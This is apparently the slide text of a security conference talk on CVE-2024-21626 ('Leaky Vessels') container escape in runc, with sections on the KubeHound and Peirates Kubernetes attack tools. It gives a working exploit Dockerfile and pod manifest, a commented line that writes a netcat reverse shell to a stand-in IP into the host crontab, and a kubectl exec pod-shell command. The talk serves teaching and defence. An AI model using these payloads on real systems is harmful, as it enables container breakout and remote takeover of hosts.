HOW TO USE "LEAKY VESSELS" FOR CONTAINER ESCAPE IN KUBERNETES AND MORE TOOLS!

Jay Beale (@jaybeale)

CEO, InGuardians (@inguardians)


AntiSyphon Anticasts!


February 21, 2024


Jay Beale is CTO and CEO for InGuardians. He works on Kubernetes, Linux and Cloud-Native security, both as a professional threat actor and an Open Source maintainer and contributor. He's the architect of the open source Peirates attack tool for Kubernetes and Bustakube CTF Kubernetes cluster. Jay helps create and run DEF CON's Kubernetes CTF, and previously co-led the Kubernetes project's Security Audit Working Group. Since 2000, he has led training classes on Linux & Kubernetes security at public conferences and in private training. Jay can't seem to stop running and, unrelatedly, enjoys talking with people about ADHD and neurodiversity.


INGUARDIANS™


Graphical Bio















Jay Beale's Open Source Security Series
Nessus, Snort, & Ethereal Power Tools
Customizing Open Source Security Applications




Jay Beale's Open Source Security Series
Wireshark & Ethereal
Network Protocol Analyzer Toolkit

black hat

ABUSING AND PROTECTING KUBERNETES, LINUX AND CONTAINERS

JAY BEALE, INGUARDIANS | AUGUST 6-9

black hat USA 2022

BUST-A-KUBE

PEIRATES

CAN SEC WEST

INGUARDIANS™ RED TEAM

CIS Center for Internet Security®

DEFCON

toorcon

SecurityFocus™

OVAL

SANS

INGUARDIANS™

Greetz

Rory McNamara, Snyk (@psychomario)
Mike Cyr, nDepth Security
Jeremy Fox, Datadog (@chefjeremyfox)
Julien Terriac, Datadog
Edouard Schweisguth, Datadog (@Edznux)
Christophe Tafani-Dereeper, Datadog (@christophetd)
Brian Aker (@brianaker)

INGUARDIANS™

What Are We Going to See?

Exploiting Leaky Vessels

KubeHound


Peirates

InGuardians™

Refresher/Intro: Pods

Pods are the smallest unit of compute in Kubernetes

Christophe Tafani-Dereeper




All containers in a pod share an IP address and may share the volumes defined in that pod.

Refresher/Intro: Nodes

Nodes run a Kubelet, Kube-Proxy, and a runtime.

These programs have some privilege on the cluster, to permit them to stage and support workloads.

The Kubelet needs access to its pods' secrets to provide to the container runtime, to construct containers and pods.



Exploiting Leaky Vessels

InGuardians™

Leaky Vessels

- Rory McNamara, security researcher at Snyk, discovered four vulnerabilities in runc and Docker that allowed for container breakout.
- Rory and the Snyk team dubbed these vulnerabilities "Leaky Vessels."
- CVE-2024-21626, the runc breakout, is the most useful of these by far.
- runc is core to Docker, Kubernetes, and likely other container-based products.
- Rory's blog on CVE-2024-21626: https://snyk.io/blog/cve-2024-21626-runc-process-cwd-container-breakout/

CVE-2024-21626's Cause

- In CVE-2024-21626, Rory found that runc leaked file descriptors when spawning a new process to create a container.
  - Until v1.12, runc didn't set O_CLOEXEC (close on exec) on its file descriptors.
  - As a result, a containerized process could access the filesystem outside its own mount namespace (outside the container).
  - This required that the container is started with its working directory set to /proc/self/fd/N where N is the leaked file descriptor. In practice, N appears to be 8.
  - When this is done, the containerized process can reach the host's filesystem via a ../../../ path.

Exploitation

- Mike Cyr (h00die) developed a Metasploit module which escalates privilege on a vulnerable Linux system.
  - The module builds and runs a container with the working directory set appropriately.
  - https://packetstormsecurity.com/files/176993/runc-1.1.11-File-Descriptor-Leak-Privilege-Escalation.html
- We'll demonstrate exploitation via the command line for both cases:
  - Creating a hostile image.
  - Running an ordinary image with a working directory parameter provided.

Demo

- Let's demonstrate exploitation of CVE-2024-21626 via a hostile container image.
- Imagine a service that allows users to provide a container image to run.

InGuardians™

Dockerfile for Exploit

```
FROM alpine:latest
WORKDIR /proc/self/fd/8
CMD sh -c "echo anything"
#
# Consider writing to the host filesystem:
#
# echo * * * * * root nc -e /bin/sh 1.1.1.1 8\" >>
# ../../../../etc/crontab
```

INGUARDIANS™

Demo

- Next, let's demonstrate exploitation of CVE-2024-21626 using an ordinary image, but with a hostile configuration.
- We've automated this in Peirates, but the next slide gives you the pod manifest that Peirates creates.

Pod Manifest for Exploiting Via Any Image

```
apiVersion: v1
kind: Pod
metadata:
  name: cve-2024-21626
spec:
  containers:
    - name: cve-2024-21626
      command:
        - /bin/sh
        - -c
        - echo "Any command you want"
      image: alpine:latest
      workingDir: /proc/self/fd/8
```

InGuardians™

How Would You Defend Against These Cases

- First, patch runc.
- Second, consider Kubernetes admission controllers to prevent both of these cases.


Let's move on to KubeHound now

InGuardians™

Introducing KubeHound

KubeHound Purpose

- Similar to its namesake, BloodHound, KubeHound ingests data from a Kubernetes cluster and uses graph queries to find multi-step attack paths.




credit: https://kubehound.io/images/example-graph.png

InGuardians™

Understanding the Graph

- When using the KubeHound graph, you'll make ample use of the Attack Reference.
- Each graph edge is an attack and has a page on the reference named for it.

https://kubehound.io/reference/attacks/



POD_EXEC

With the correct privileges an attacker can use the Kubernetes API to obtain a shell on a running pod.

Source	Destination	MITRE
PermissionSet	Pod	Lateral Movement, TA0008

Details

An attacker with sufficient permissions can execute arbitrary commands inside the container using the `kubectl exec` command.

Prerequisites

Ability to interrogate the K8s API with a role allowing exec access to pods which have the binary you want to execute (e.g. `/bin/bash`) available.

See the example pod spec.

Checks

Simply ask kubectl:

```
kubectl auth can-i create pod/exec
```

Exploitation

Spawn a new interactive shell on the target pod:

```
kubectl exec  --stdin --tty <POD NAME> -- /bin/bash
```

Queries

- KubeHound ingests information about the Kubernetes objects into the JanusGraph database, but also brings a substantial and useful domain specific language.

Domain Specific Language Docs

https://kubehound.io/queries/dsl/

Blog Post Introducing KubeHound:


https://securitylabs.datadoghq.com/articles/kubehound-identify-kubernetes-attack-paths/

INGUARDIANS™

Sample Queries

- There are quite a few sample queries, but practice on multiple scenarios to build comfort with the query language.

- https://kubehound.io/queries/gremlin/



Query Library
KubeHound DSL
Metrics
Sample queries

Attack paths from compromised assets

Containers

Attack paths (up to 10 hops) from a known breached container to any critical asset

```
g.V().hasLabel("Container").has("name", "nsenter-pod").repeat(out().simplePath()).
```

Attack paths (up to 10 hops) from a known backdoored container image to any critical asset

```
g.V().hasLabel("Container").has("image", TextP.containing("malicious-image")).repea
```

Credentials

Attack paths (up to 10 hops) from a known breached identity to a critical asset

```
h()).until(has("critical", true).or().loops().is(10)).has("critical", true).path()
```

Endpoints

Attack paths (up to 6 hops) from any endpoint to a critical asset:

```
g.V().hasLabel("Endpoint").repeat(out().simplePath()).until(has("critical", true).
```

Attack paths (up to 10 hops) from a known risky endpoint (e.g JMX) to a critical asset

```
g.V().hasLabel("Endpoint").has("portName", "jmx").repeat(out().simplePath()).until
```

Table of contents

INGUARDIANS™

Demo

- Let's demonstrate how you could use KubeHound to find vulnerabilities.
- We'll use KubeHound's sample test cluster.

- To do this yourself, you'll want Docker Desktop and kind.

INGUARDIANS™

Using Peirates in Pen Testing

InGuardians™

Attacking Kubernetes with Peirates

Some of what we do when attacking a cluster can be aided or automated by a free, open source tool called Peirates.

You can find Peirates in Kali Linux, but the GitHub page will generally have a more recent version:

https://github.com/inguardians/peirates

INGUARDIANS™

Peirates Demo (time permitting)

- Let's look at Peirates more now.

Thank You

Please follow me on Mastodon and Twitter:

@jaybeale@infosec.exchange (Mastodon)
@jaybeale @inguardians (Twitter)
@jaybeale (Blue Sky)

Find out more about Peirates or help in its development:
https://github.com/inguardians/peirates

InGuardians™